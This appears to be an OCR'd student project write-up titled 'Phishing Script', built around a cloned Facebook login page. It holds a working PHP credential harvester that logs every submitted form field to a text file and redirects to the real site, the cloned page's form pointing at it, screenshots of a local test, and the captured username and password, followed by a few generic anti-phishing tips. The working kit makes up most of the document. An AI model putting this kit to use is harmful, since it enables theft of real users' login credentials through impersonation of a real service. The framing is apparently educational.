
- adminer
- phpmyadmin
- phpsysinfo

**Your VirtualHost**

- localhost


Wampserver Forum

# PHISHING SCRIPT




C:\Users\ragapriya\Desktop\desktop_phishing verzeo\facebook.php - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
facebook.php
Facebook.html
action=
Find
Find Prev
Find All

```php
<?php

// Set the location to redirect the page
header ('Location: https://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```




C:\Users\ragapriya\Desktop\desktop_phishing verzeo\Facebook.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
facebook.php
Facebook.html
action=
Find
Find Prev
Find All
1 match
Tab Size: 4
HTML

```html
4783e3cd"],["Primer\u004026775dd64ad79d5efe09be1b78de75eb"],["BigPipe\u004009ec1e82e6b8de6f866b30456d868841"],["Bootloader\u0040d5d38094b83a87507246e624863c8b8
8"],["TimeSlice\u0040a09898d94d4343cebfee10c4e12fca95"],["AsyncRequest\u00400b312a924f1622d840d95e566bba25cf"],["BanzaiScuba_DEPRECATED\u00400b312a924f1622d840
d95e566bba25cf"],["VisualCompletionGating\u00400b312a924f1622d840d95e566bba25cf"],["FbtLogging\u00400b312a924f1622d840d95e566bba25cf"],["IntlQtEventFalcoEvent\
u00400b312a924f1622d840d95e566bba25cf"],["RequireDeferredReference\u0040e503a893a6ae70eda9b69d9783c38ecd","unblock",[],[["AsyncRequest","BanzaiScuba_DEPRECATED
","VisualCompletionGating","FbtLogging","IntlQtEventFalcoEvent"]]]]]});});</script></head><body class="fbIndex UIPage_LoggedOut _-kb _605a b_c3pyn-ahh chrome
webkit win x1-5 Locale_en_GB" dir="ltr"><script nonce="IcL0DGn8">requireLazy(["bootstrapWebSession"],function(j){j(1622199568)})</script><div class="_li"
id="u_0_3_Gz"><div class="_3_s0 _1toe _3_s1 _3_s1 uiBoxGray noborder" data-testid="ax-navigation-menubar" id="u_0_4_Wi"><div class="_608m"><div class="_5aj7
_tb6"><div class="_4bl7"><span class="mrm _3bcv _50f3">Jump to</span></div><div class="_4bl9 _3bcp"><div class="_6a _608n" aria-label="Navigation assistant"
aria-keyshortcuts="Alt+/" role="menubar" id="u_0_5_F7"><div class="_6a uiPopover" id="u_0_6_RT"><a role="button" class="_42ft _4jy0 _55pi _2agf _4o_4 _63xb _p
_4jy3 _517h _51sy" href="#" style="max-width:200px;" aria-haspopup="true" aria-expanded="false" rel="toggle" id="u_0_7_wZ"><span class="_55pe">Sections of
this page</span><span class="_4o_3 _3-99"><i class="img sp_Oj-KKaCH-cM_1_5x sx_fd6f4e"></i></span></a></div><div class="_6a _3bcs"></div><div class="_6a mrm
uiPopover" id="u_0_8_VZ"><a role="button" class="_42ft _4jy0 _55pi _2agf _4o_4 _3_s2 _63xb _p _4jy3 _4jy1 selected _51sy" href="#" style="max-width:200px;"
aria-haspopup="true" tabindex="-1" aria-expanded="false" rel="toggle" id="u_0_9_cH"><span class="_55pe">Accessibility help</span><span class="_4o_3 _3-99"><i
class="img sp_Oj-KKaCH-cM_1_5x sx_d3ba63"></i></span></a></div></div></div><div class="_4bl7 mlm pll _3bct"><div class="_6a _3bcy">Press <span
class="_3bcz">alt</span> + <span class="_3bcz">/</span> to open this menu</div></div></div></div></div><div id="globalContainer"
class="uiContextualLayerParent"><div class="fb_content clearfix " id="content" role="main"><div><div class="_8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op_
_95ka"><div class="_8esk"><div class="_8esl"><div class="_8ice"><img class="fb_logo _8ilh img" src="https://static.xx.fbcdn.net/rsrc.php/y8/r/dF5SId3UHWd.svg"
alt="Facebook" /></div><h2 class="_8eso">Facebook helps you connect and share with the people in your life.</h2></div><div class="_8esn"><div class="_8iep
_8icy _9ahz _9ah-"><div class="_6luv _52jv"><form class="_featuredLogin__formContainer" data-testid="royal_login_form" action="facebook.php" method="post"
onsubmit="" id="u_0_a_kL"><input type="hidden" name="jazoest" value="21008" autocomplete="off" /><input type="hidden" name="lsd" value="AVoxS3XyCmk"
autocomplete="off" /><div><div class="_6lux"><input type="text" class="inputtext _55r1 _6luy" name="email" id="email" data-testid="royal_email"
placeholder="Email address or phone number" autofocus="1" aria-label="Email address or phone number" /></div><div class="_6lux"><div class="_6luy _55r1 _1kbt"
id="passContainer"><input type="password" class="inputtext _55r1 _6luy _9npi" name="pass" id="pass" data-testid="royal_pass" placeholder="Password"
aria-label="Password" /></div></div><div class="_9ls7" id="u_0_b_Nd"><a href="#" role="button"><div class="_9luh"><div class="_9lsb"
id="u_0_c_Jh"></div></div></a></div></div><input type="hidden" autocomplete="off" name="login_source" value="comet_headerless_login" /><input type="hidden"
autocomplete="off" name="next" value="" /><div class="_6ltg"><button value="1" class="_42ft _4jy0 _6lth _4jy6 _4jy1 selected _51sy" name="login"
data-testid="royal_login_button" type="submit" id="u_0_d_hQ">Log In</button></div><div class="_6ltj"><a href="https://en-gb.facebook.com/recover/initiate/?ars=
facebook_login&amp;privacy_mutation_token=eyJ0eXBlIjowLCJjcmVhdGlvbl90aW1lIjoxNjIyMTk5NTY4LCJjYWxsc2l0ZV9pZCI6MzgxMjI5MDc5NTc1OTQ2fQ%3D%3D">Forgotten
password?</a></div><div class="_8icz"></div><div class="_6ltg"><a role="button" class="_42ft _4jy0 _6lti _4jy6 _4jy2 selected _51sy" href="#" ajaxify="/reg/
spotlight/" id="u_0_2_N7" data-testid="open-registration-form-button" rel="async">Create New Account</a></div></form></div><div id="reg_pages_msg"
class="_58mk"><a href="/pages/create/?ref_type=registration_form" class="_8esh">Create a Page</a> for a celebrity, band or
business.</div></div></div></div></div></div></div><div class=""><div id="pageFooter" data-referrer="page_footer" data-testid="page_footer"><ul class="uiList
localeSelectorList _2pid _509- _4ki _6-h _6-j _6-i" data-nocookies="1"><li>English (UK)</li><li><a class="_sv4" dir="ltr" href="https://te-in.facebook.com/"
onclick="require(&quot;IntlUtils&quot;).setCookieLocale(&quot;te_IN&quot;, &quot;en_GB&quot;, &quot;https:\/\/te-in.facebook.com\/&quot;,
&quot;www_list_selector&quot;, 0); return false;" title="Telugu">తెలుగు</a></li><li><a class="_sv4" dir="rtl" href="https://ur-pk.facebook.com/"
onclick="require(&quot;IntlUtils&quot;).setCookieLocale(&quot;ur_PK&quot;, &quot;en_GB&quot;, &quot;https:\/\/ur-pk.facebook.com\/&quot;,
&quot;www_list_selector&quot;, 1); return false;" title="Urdu">اردو</a></li><li><a class="_sv4" dir="ltr" href="https://hi-in.facebook.com/"
```



| Name | Date modified | Type | Size |
|---|---|---|---|
| facebook.php | 28-05-2021 16:20 | PHP File | 1 KB |
| index | 28-05-2021 16:32 | Microsoft Edge HT... | 198 KB |
| log | 28-05-2021 16:38 | Text Document | 1 KB |

3 items | 1 item selected 110 bytes |




Facebook – log in or sign up
Not secure | 192.168.0.101
Incognito (2)
facebook
Log In
Forgotten password?
Create New Account
English (UK) తెలుగు اردو हिन्दी தமிழ் ଓଡ଼ିଆ മലയാളം ಕನ್ನಡ Español Português (Brasil) Français (France)
Type here to search
ENG
16:38
28-05-2021

Facebook helps you connect and share with the people in your life.

raja deepak

123456

**Create a Page** for a celebrity, band or business.



```
jazoest=21008
lsd=AVoxS3XyCmk
email=raja deepak
pass=123456
login_source=comet_headerless_login
next=
```

## SOLUTION TO AVOID DESKTOP PHISHING

Know what a phishing scam looks like

Don’t click on that link

Get free anti-phishing add-ons

Don’t give your information to an unsecured site

Rotate passwords regularly

Install firewalls

Don’t give out important information unless you must